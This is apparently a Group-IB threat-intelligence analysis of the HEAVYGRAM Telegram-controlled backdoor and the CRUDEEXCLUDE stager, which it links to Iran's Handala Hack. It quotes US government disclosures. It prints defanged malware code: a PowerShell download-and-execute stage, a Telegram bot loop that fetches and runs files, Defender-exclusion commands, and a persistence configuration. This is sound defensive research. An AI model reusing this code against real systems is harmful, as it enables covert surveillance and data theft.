

HEAVYGRAM: A Telegram-based Surveillance Backdoor Linked to Handala Hack

group-ib.com/blog/heavygram-handala-hack-telegram-c2

Karam Chatra, Batuhan Karakoç, Mahmoud Zohdy

September 17, 2026




Introduction

Group-IB [Threat Intelligence](#) has uncovered previously undocumented samples of the HEAVYGRAM and CRUDEEXCLUDE malware families.

These findings build upon public disclosures of HEAVYGRAM from the U.S. Department of Justice regarding the seizure of infrastructure linked to Iran's Ministry of Intelligence and Security (MOIS), as well as associated indicators and technical descriptions from a recent U.S. Federal Bureau of Investigation (FBI) FLASH report.

Attributed with moderate confidence to Handala Hack, this malware has been utilized since the Fall of 2023 to target journalists, Iranian dissidents, and individuals with views opposing the government of Iran according to public sources.

This research provides a comprehensive analysis from initial delivery to the persistent HEAVYGRAM implant that facilitates screen capture, data exfiltration, remote command execution and DLL side-loading capabilities.



Group-IB, 2026

Figure 1. HEAVYGRAM killchain.

Post-research disclosures: Following the completion of this research, there has been an [update to the FBI FLASH report](#) expanding on HEAVYGRAM.

Key discoveries

- March 2026: U.S. Government disclosures describe malware dubbed HEAVYGRAM linked to Handala Hack and used since Fall 2023 to target Iranian dissidents, journalists and individuals whose views oppose the Iranian government.
- Victims were contacted via messaging applications, where they received the first stage of the malware – masquerading as a legitimate program.
- HEAVYGRAM is a Windows backdoor supporting command execution, exfiltration, persistence and execution of additional payloads.
- Group-IB has identified 29 new samples including associated loaders and payloads.
- Samples rely on a network of Telegram bots, users and groups for exfiltration and command-and-control.
- Identified Telegram infrastructure remained presented on Telegram as of 2026, rather than being deleted, although some accounts have since been taken over by unrelated actors.

Who may find this blog interesting:

- Cybersecurity analysts and corporate security teams
- Malware analysts
- Threat intelligence specialists

Group-IB Threat Intelligence Portal:

Group-IB customers can access our Threat Intelligence portal for detailed information about [Handala Hack](#), [HEAVYGRAM](#) and [CRUDEEXCLUDE](#).



Handala Hack

Aliases
UNC5203, Handala, HomelandJustice, BANISHED KITTEN, DUNE, Red Sandstorm, Void Manticore, KarMa, Storm-842, Karmabelow80, Druidfly

First seen
18 December 2023 - Present

Handala Hack is one of several personas operating under the umbrella of Void Manticore – a state-sponsored threat actor attributed to Iran's Ministry of Intelligence and Security (MOIS) specializing in destructive and psychological operations.

From 2021 to present, multiple personas have been attributed to this cluster, most prominently Homeland Justice, Karmabelow80 and Handala Hack. Rather than functioning as independent elements, these identities are widely assessed to be operationally layered over a single underlying capability.

Toolset

RoadsweepZeroClearChimneySweepMimikatzRhadamanthys StealerRemcosHEAVYGRAM

- Motivation**
- Disruption
 - Hack-and-leak operations
 - Cognitive operations

- Targeted regions:**
- AlbaniaIranIsraelJordanGCC Member StatesUnited KingdomUnited States

Modus operandi

Handala Hack projects a pro-Palestinian and pro-Iranian stance, drawing its targeting profile from Israel, the United States and other countries perceived as pro-Israeli or pro-Western.

Since 2023, Handala Hack has conducted various destructive wiper attacks, website defacements, doxing and cognitive operations. More recently, the group has pivoted toward a "hack-and-leak" operational model, targeting high-profile individuals and organizations – particularly those in defense, government and technology, and publishing victim information on its data leak sites while simultaneously using Telegram and X (formerly Twitter) as amplification and outreach channels.

- Targeted Industries**
- Government and militaryInternet servicesTransportationEnergyInformation technology





HEAVYGRAM

Platforms

Windows

First seen

13 September 2023

A multi-functional backdoor/persistent implant written in Python and compiled with PyInstaller.

Delivered via VBS, WSF, HTA, SCR and EXE first stages, HEAVYGRAM offers builtin commands supporting remote command execution, system, network and process information discovery, data and Telegram session files exfiltration, screenshot capture, DLL side-loading, file cleanup and persistence via Windows autorun registry keys.

HEAVYGRAM relies on the Telegram bot API for both exfiltration and command-and-control.

Type

Backdoor

Used by

Handala Hack

Capabilities

Remote command execution

Data and Telegram session files exfiltration

Windows registry autorun persistence

Screenshot capture

DLL side-loading

System, network and process information discovery

File cleanup

Malleable Telegram bot API command-and-control





CRUDEEXCLUDE

Platforms

Windows

First seen

26 July 2024

CRUDEEXCLUDE is a Delphi-based utility used to prepare environments for the deployment of second stages such as the HEAVYGRAM backdoor.

The malware is often disguised as a legitimate application with a graphical user interface (GUI), and adds paths to Microsoft Defender exclusions to facilitate defense evasion for other stages.

Type

Stager

Dropper

Capabilities

Masquerading as legitimate applications

Defense evasion staging for other payloads

Execution of secondary stages



Group-IB, 2026

Background

Handala Hack

Handala Hack came into the limelight only weeks after 7 October 2023, taking its name and visual identity from the barefoot child drawn by Palestinian cartoonist Naji al-Ali in 1969. It has always branded itself as a grassroots cyber resistance movement against Israel; however, its infrastructure, tooling and target selection tell a different story.

Handala is assessed to be an online persona of Void Manticore — also tracked as Storm-0842, Banished Kitten, and Red Sandstorm — a destructive-and-leak actor assessed to operate on behalf of MOIS.

Void Manticore's use of the Homeland Justice, Karma/KarmaBelow80, and Handala Hack personas is best understood not as simple rebranding, but as the deployment of politically responsive fronts against targets tied to Iran's immediate strategic interests.

Among the clearest examples, Homeland Justice framed its destructive attacks and leaks against Albania as retaliation for Tirana's support for the MEK; years later, amid Operation Epic Fury, Handala turned the same model of cyber-enabled coercion against Iranian dissidents, Israeli military and government personnel, U.S. service members in Bahrain, and individuals it identified as Lockheed Martin engineers supporting Israeli defense programs.

Across these and other operations, the function remains consistent: access and stolen data are converted into punishment, public exposure, intimidation, and threats of physical violence. This continuity provides the strongest argument for reading Handala not as an autonomous hacktivist collective, but as one of Iran's coercive arms in cyberspace, wearing the mask of a hacktivist collective.

HEAVYGRAM

On March 19th 2026, the Office of Public Affairs of the United States Department of Justice announced the seizure of four domains related to MOIS.

These included [Justicehomeland\[.\]org](#), [Karmabelow80\[.\]org](#), and two domains which up till recently have been used as data leak and doxxing sites by [Handala Hack](#); [Handala-Redwanted\[.\]to](#) and [Handala-Hack\[.\]to](#).

Justice Department Disrupts Iranian Cyber Enabled Psychological Operations

Thursday, March 19, 2026

Share

>

For Immediate Release

Office of Public Affairs

A Court-Authorized Domain Seizure Removes Four Websites Facilitating the Islamic Republic of Iran's Ministry of Intelligence and Security's Hacking Efforts Tied to Psychological Operations and Transnational Repression

The Justice Department announced the seizure of four domains as part of an ongoing effort to disrupt hacking and transnational repression schemes conducted by the Islamic Republic of Iran's Ministry of Intelligence and Security (MOIS). The affidavit supporting the seizure warrant can be found [here](#). The seized domains – [Justicehomeland\[.\]org](#), [Handala-Hack\[.\]to](#), [Karmabelow80\[.\]org](#), and [Handala-Redwanted\[.\]to](#) – were used by the MOIS in furtherance of attempted psychological operations targeting adversaries of the regime by claiming credit for hacking activity, posting sensitive data stolen during such hacks, and calling for the killing of journalists, regime dissidents, and Israeli persons. For example, the MOIS used the [Handala-hack\[.\]to](#) domain to claim credit for a March 2026 destructive malware attack against a U.S.-based multinational medical technologies firm.

Figure 2. Press release announcing the seizure of MOIS-linked domains. (Source: [United States Department of Justice](#))

Case 1:26-mj-00683-CDA Document 9 Filed 03/19/26 Page 1 of 40

IN THE UNITED STATES DISTRICT COURT FOR THE DISTRICT OF MARYLAND

IN THE MATTER OF THE SEIZURE OF
DOMAIN NAMES
JUSTICEHOMELAND.ORG;
KARMA BELOW80.ORG; HANDALA-
HACK.TO; AND HANDALA-
REDWANTED.TO

Case No. 1:26-mj-0683-CDA
1:26-mj-0684-CDA

Filed Under Seal

✓ FILED _____ ENTERED _____
LOGGED _____ RECEIVED _____

3:43 pm, Mar 19 2026

AT BALTIMORE
CLERK, U.S. DISTRICT COURT
DISTRICT OF MARYLAND
BY KMT Deputy

AFFIDAVIT IN SUPPORT OF SEIZURE WARRANT

Figure 3. March 19 2026 affidavit. (Source: [United States Department of Justice](#))

While the primary subject matter of the affidavit pertains to the seizure of the aforementioned domains, sections B.39, D.46 and D.49 describe malware named "Heavygram".

According to the affidavit, Heavygram appears to have been used to target a journalist employed by a United Kingdom-based Farsi language news organization, where the victim was contacted by a Telegram account and executed the first stage of the malware, which subsequently

The press release was accompanied by an affidavit filed on the same day – March 19th 2026.

[illegible]

The section titled “*Heavygram-Keepass-Malware*” describes the FBI’s investigation into another incident involving a United States-based victim.

[illegible]

Figure 5. Section title identifies Heavygram malware in March 19 2026 affidavit. (Source: [United States Department of Justice](#))

Figure 6. Suspicious file connections to Heavygram observed in March 19 2026 affidavit. (Source: [United States Department of Justice](#))

Figure 7. RuntimeSSH mentioned as second stage of Heavygram in March 19 2026 affidavit. (Source: [United States Department of Justice](#))

8/24

54. Based upon my training and experience, in this [REDACTED] [REDACTED], Handala Hack actors illustrated their ability to exfiltrate data from [REDACTED] computer, [REDACTED] [REDACTED] [REDACTED]. As a result, I have probable cause to believe the perpetrators gained access to [REDACTED] computer via a Heavygram malware infection that targeted [REDACTED] computer as described above.

Figure 8. Suggested connection between Handala Hack and Heavygram in March 19 2026 affidavit. (Source: [United States Department of Justice](#))

On March 20th 2026, the FBI released a FLASH report detailing the use of Telegram for command-and-control (C2) in malware deployed by threat actors linked to Iran's MOIS.

Government of Iran Cyber Actors Deploy Telegram C2 to Push Malware to Identified Targets

Summary

The Federal Bureau of Investigation (FBI) is releasing this FLASH to disseminate information on malicious cyber activity conducted by actors on behalf of the Government of Iran Ministry of Intelligence and Security (MOIS). Specifically, MOIS cyber actors are responsible for using Telegram as a command-and-control (C2) infrastructure to push malware targeting Iranian dissidents, journalists opposed to Iran, and other opposition groups around the world. This malware resulted in intelligence collection, data leaks, and reputational harm against the targeted parties. The FBI is releasing this information to maximize awareness of malicious Iranian cyber activity and provide mitigation strategies to reduce the risk of compromise.

Due to the elevated geopolitical climate of the Middle East and current conflict, the FBI is highlighting this MOIS cyber activity. The FBI assessed MOIS cyber actors are responsible for using Telegram as a C2 infrastructure to push malware targeting Iranian dissidents, journalists opposed to Iran, and other oppositional groups around the world. This FLASH warns network defenders and the public of continued malicious cyber activity by Iran MOIS cyber actors and outlines the tactics, techniques, and procedures (TTPs) used in this malware campaign.

Figure 9. Excerpt from FBI FLASH report. (Source: [U.S. Federal Bureau of Investigation](#))

Deployed against Windows systems since the Fall of 2023, this multi-stage malware, delivered via social engineering and masquerading as programs or services – targeted Iranian dissidents, journalists and members of organizations with views opposing the government of Iran, among other individuals.

The FBI assesses Iran MOIS cyber actors deployed multiple versions of the malware to infect machines running Windows operating systems, dating back to the Fall of 2023. The observed victim profile included Iranian dissidents, journalists opposed to Iran, members of organizations with beliefs counter to Government of Iran narratives, and other individuals Iran perceives as a threat to the Iranian government. However, the malware could be used to target any individual of interest to Iran. The malware used as part of this cyber activity included a multi-stage payload enabling remote user access to the infected devices. Threat actors used social engineering to customize the first stage of the malware to masquerade as commonly used programs or services on Windows machines. The second stage connected the infected machine to Telegram command and control bots that enabled remote user access to exfiltrate screen captures or files from the victim devices.

Figure 10. Excerpt from FBI FLASH report on victimology. (Source: [U.S. Federal Bureau of Investigation](#))

First stages of the malware masqueraded as legitimate applications such as Pictory, KeePass and Telegram, and contained binaries for the second stage persistent implant.

Victims were contacted by threat actors posing as known individuals or technical support via messaging applications – where they received the first stage (**Telegram_authenticator.exe**, **WhatssApp.exe**, **KeePass.exe**, **Pictory_premium_ver9.0.4.exe**).

The malware excluded directories for defense evasion and executed PowerShell, achieving persistence for the second stage persistent implant via the Windows registry.

As part of the FBI's FLASH report, 12 file indicators were provided. Pivoting on these filenames and hashes, Group-IB identified several additional samples publicly submitted to malware analysis platforms. Analysis confirmed these samples exhibit the multi-stage behavior and Telegram-based command-and-control described in the FLASH report.

During analysis of HEAVYGRAM sample sets, Group-IB identified several executables adding paths associated with HEAVYGRAM as Defender exclusions and masquerading as legitimate applications – these samples align with public descriptions of malware dubbed **CRUDEEXCLUDE** by [Google Threat Intelligence](#), with slight behavioral variations.

Stage 1: Delivery Methods

- **WSF/VBS scripts** – which run PowerShell cradles to download or write decoy files, and download/execute additional stages from storage buckets.
- **VBS scripts and HTML applications (HTA)** – which run PowerShell to poll and execute additional stages via the Telegram bot API.
- **Executables with embedded archives** – containing additional files which are extracted and executed.
- **CRUDEEXCLUDE executables with embedded archives** – the executables masquerade as legitimate applications, which extract and execute additional files, with some adding paths to Defender exclusions.

The following WSF first stage, submitted on the 14th of April 2024 from Türkiye, contains obfuscated VBScript which checks if the C: drive volume is larger than 50GB, before executing the encoded PowerShell.

Figure 11. Deobfuscated VBScript.

- Downloads and opens a PPTX from Vultr Object Storage.
- Downloads and extracts a ZIP archive from Vultr Object Storage.
- Executes one of the extracted files (`RuntimeSSH.exe`) – the HEAVYGRAM persistent implant.

10/24

```

        Artificial%20intelligence.pptx',
        $path2);
Start-Process -FilePath $path2;

$path3 = $Env:temp+'\a650bc3533b424d03[.]zip';
$client3 = New-Object System.Net.WebClient;
$client3.downloadfile(
    'hxxps://sgp1[.]vultrobjects[.]com/jttrepijgdb/efg_d4[.]zip',
    $path3);

Expand-Archive `
    -Path $path3 `
    -DestinationPath `
        'C:\ProgramData\ssh-cache-default\
        {8bda3848-495e-43f4-8d10-7d37a67f1604}' `
    -Force;

Start-Process `
    -FilePath `
        'C:\ProgramData\ssh-cache-default\
        {8bda3848-495e-43f4-8d10-7d37a67f1604}\
        RuntimeSSH.exe'

```

VBS scripts and HTAs Polling for Stages

Another variant submitted on the 13th of April 2025 from Germany leverages an HTA file with an embedded decoy video, executing obfuscated VBScript which checks that the C: drive volume is larger than 50GB, prior to executing the encoded PowerShell.


```

$address2 = "$address/getUpdates?offset=$offset"
$response = Invoke-RestMethod -Uri $address2 -Method Get
return $response.result
}

```

BringContent handles file attachments received through the Telegram bot – downloading incoming files and conditionally branching execution:

- If the attachment's filename ends with “**zip**” – the **archive is extracted to C:\ProgramData\Kee_Pass**, the file **C:\ProgramData\Kee_Pass\KeePass.exe is executed**, and the **process exits**.
- If the attachment's filename does not end with “**zip**” – the file is executed.
- If the attachment's filename ends with “**exe**” – the process exits.

```

function BringContent {
    param (
        [string]$contentId,
        [string]$contentName
    )

    $contentPathResponse = Invoke-RestMethod `
        -Uri "$address/getFile?file_id=$contentId" `
        -Method Get

    $contentPath = $contentPathResponse.result.file_path

    $bringAddress = "https://api[.]telegram[.]org/file/" +
        "bot772XXX818:/$contentPath"

    $destination = Join-Path `
        -Path $local_path `
        -ChildPath $contentName

    Invoke-WebRequest `
        -Uri $bringAddress `
        -OutFile $destination

    Get-BotUpdates -offset $offset

    if ($contentName.EndsWith("zip")) {
        Expand-Archive `
            -Path $destination `
            -DestinationPath "C:\ProgramData\Kee_Pass" `
            -Force
        Start-Process `
            -FilePath "C:\ProgramData\Kee_Pass\KeePass.exe" `
            -ArgumentList "am22350022003300440055"
        exit
    } else {
        Start-Process `
            -FilePath "$local_path\$contentName"
    }

    if ($contentName.EndsWith("exe")) {
        exit
    }
}

```

Another function is defined which handles log messages that are sent via the Telegram bot API, and the program checks for a lockfile and sends a check-in message before entering an infinite loop – polling for updates and handling incoming files:

```

try {
    $lockFilePath = "C:\ProgramData\lockfile49c4e.lock"

    if (Test-Path $lockFilePath) {
        PrintLog -message "Another instance is already active. Exiting..."
        exit
    } else {
        New-Item -Path $lockFilePath -ItemType File -Force | Out-Null
    }
} catch {
    PrintLog -message $_
}

PrintLog -message "is online now!"

```

```

$offset = 0
while ($true) {
    try {
        $updates = Get-BotUpdates -offset $offset

        foreach ($update in $updates) {
            $offset = $update.update_id + 1

            if ($update.message.document) {
                $contentId = $update.message.document.file_id
                $contentName = $update.message.document.file_name

                BringContent -contentId $contentId -contentName $contentName
            }
        }

        Start-Sleep 1
    }
    catch {
        PrintLog -message $_
    }
}

```

The HTA application contains an MP4 video embedded from Vultr Object Storage, which was created on **2025:04:12 12:15:31 UTC** based on its metadata, and is assessed to be taken in **Iran**.



Figure 14. Example stills from embedded decoy video.

The video contains no legible audio or conversation, but logos of two Iranian organizations are visible: the Imam Khomeini Relief Foundation (کمیته امداد امام خمینی) and the Emdad-e Velayat Qard al-Hasan Fund (صندوق قرض الحسنه امداد ولایت).




Figure 15. Imam Khomeini's Relief Foundation (left) and Emdad-e Velayat Qard al-Hasan Fund (right).

Executables with Embedded Archives

Windows screensaver files have also been used to deliver HEAVYGRAM implants. The following Delphi-based sample named "لیست تکمیلی و اخراجی.scr" was submitted on the 2nd of December 2023 from Germany.

Notably, the filename translates from Persian to "Supplementary and expelled list", suggesting it is tailored to a victim profile of academics or students.

The executable reads the COMPUTERNAME environment variable, comparing it to a hardcoded string which displays a message box on match stating: "This system has been authenticated. Use another system for authentication".

An internet connectivity check is performed by opening a TIdTCPClient connection to google[.]com, displaying "This program requires an internet connection to continue working" on failure and exiting.

The executable contains an embedded RCDATA resource, which is loaded, dropped to disk as a ZIP archive and extracted.




Figure 16. Embedded ZIP archive.

The ZIP archive named **Runtime_SSH[.zip]** contains the HEAVYGRAM implant (**RuntimeSSH.exe**) alongside other files required for its execution.

Once the archive is extracted, the first stage executes **RuntimeSSH.exe**.

Additionally, a decoy text file named "دانشجویان اخراجی.txt" – which translates from Persian to "Expelled students" is opened.

The contents of the file list three individuals and include, for each entry, a first and last name, student number, major, enrollment year, and degree level.

CRUDEEXCLUDE with Embedded Archives

A number of Delphi-based executables have also been identified which masquerade as legitimate applications such as Pictory and Telegram – presenting a graphical user interface mimicking that of their legitimate counterparts.




Figure 17. Masquerading applications – [Group-IB Malware Detonation Platform](#).

The Pictory-like application pictured above adds three paths to Defender exclusions via PowerShell:

- %ALLUSERSPROFILE%\MicrosoftDistribution\sysmain
- C:\Users\<username>\Downloads\Telegram Desktop
- %ALLUSERSPROFILE%\SMQDServicePackages\488ht1-8ww648q

```

2900 cmd.exe /C powershell -Command "Add-MpPreference -ExclusionPath '%ALLUSERSPROFILE%\MicrosoftDistribution\sysmain'"
3508 cmd.exe /C powershell -Command "Add-MpPreference -ExclusionPath 'C:\Users\Power\Downloads\Telegram Desktop'"
2864 cmd.exe /C powershell -Command "Add-MpPreference -ExclusionPath '%ALLUSERSPROFILE%\SMQDServicePackages\488ht1-8ww648q'"

```

Figure 18. Paths added to Defender exclusions – [Group-IB Malware Detonation Platform](#).

Similarly to the previously described stage, the executable contains base64-encoded data in an embedded resource.

02046720	55 45 73 44 42 42 51 41 41 41 41 49 41 4C 67 57	UESDBBQAAAAIALgW
02046730	4E 6C 62 70 6A 38 41 50 49 78 6B 41 41 41 41 34	Nlbpj8APIxkAAAA4
02046740	41 41 41 54 41 41 41 41 58 33 64 70 62 6A 4D 79	AAATAAAAX3dpbjMy
02046750	63 33 6C 7A 62 47 39 68 5A 47 56 79 4C 6E 42 35	c31zbG9hZGVyLnB5
02046760	5A 4F 31 62 44 58 52 55 31 62 55 2B 64 7A 4B 54	Z01bDXRU1bU+dzKT

Figure 19. Embedded base64-encoded text.

The application resolves %APPDATA% via GetEnvironmentVariableW, loads the embedded resource saving it to %APPDATA%\downloaded_file26.txt, starts a decoding routine reading the dropped file and rewriting it as %APPDATA%\ExtractedFile26.dat.

If %APPDATA%\ExtractedFile26.dat exists, the file is copied as File26[.].zip, and then deleted.

Finally, the ZIP archive is extracted to C:\ProgramData\SMQDServicePackages\488ht1-8ww648q, and the extracted HEAVYGRAM implant binary is launched with CreateProcessW.

Being written in Delphi and given the applications' behavior, they show an overlap with [publicly documented descriptions of CRUDEEXCLUDE](#).

Stage 2: Persistent Implant

HEAVYGRAM's core functionality lies in its second stage – an executable written in Python and compiled with PyInstaller.

The second stage relies on several additional files, including an internal **config.py** file – containing hardcoded configuration strings, and **random.txt** – an encrypted text file with custom function definitions which gets decrypted at runtime.

```
ENC_KEY = 'kpoieus3jjez1o0a9gwmvuredsssssw'
SRC_ENC_KEY = '54sad98f498sad4f89sadfas98d4fa'
REG_PATH = 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
STARTUP_PATH = 'C:\\ProgramData\\SMQDServicePackages\\488ht1-8ww648q'
STARTUP_REG_NAME = 'SMQDService'
STARTUP_TRO_REG_NAME = 'winappx'
STARTUP_EXE_NAME = 'smqdservice.exe'
TRO_EXE_NAME = 'winappx.exe'
SRC_ENC_SUFFIX = '\\n*****#####\\n'
CONFIG_DIR_PATH = os.getenv('APPDATA') + '\\SMQDService'
CONFIG_FILE_PATH = CONFIG_DIR_PATH + '\\config.xml'
DOWNLOAD_DLL_DIR_PATH = 'C:\\Windows\\SysWow64\\'
UNZIP_PATH = os.getenv('ALLUSERSPROFILE') + '\\MicrosoftDistribution\\sysmain'
TOKEN = '793 038:'
USER_ID = (-100248 033)
SEND_INITIALS = '1'
BUFFER_SIZE = 1048576
config_content = f'<?xml version='1.0' encoding='utf8'><\\n<CCConfig>\\n<token>{TOKEN}</token>\\n <userId>{USER_ID}</userId>\\n</CCConfig>'
```

Figure 20. Configuration file.

Initially, the second stage creates a mutex to prevent duplicate instances, and creates its configuration file at **%APPDATA%\Config\config.xml**.

Next, it reads the configuration file, storing the Telegram bot token and user/group ID, and collects the victim machine's hostname.

```
my_mutex = CreateMutex(None, False, 'nih6723443489kcvrf')
catched_err = GetLastError()
if catched_err == ERROR_ALREADY_EXISTS:
    sys.exit((-1))
try:
    create_config_file()
    token = read_config_file(xml_elmnt=ELMNT_TOKEN)
    user_id = int(read_config_file(xml_elmnt=ELMNT_USER_ID))
    pc_name = get_pc_name()
except:
    sys.exit((-1))
```

Figure 21. Startup and initialization logic.

Two Telegram handler functions are registered:

- **analyze_command** – processes text messages received through the Telegram bot.
- **downloader** – handles attachments received through the Telegram bot.

```
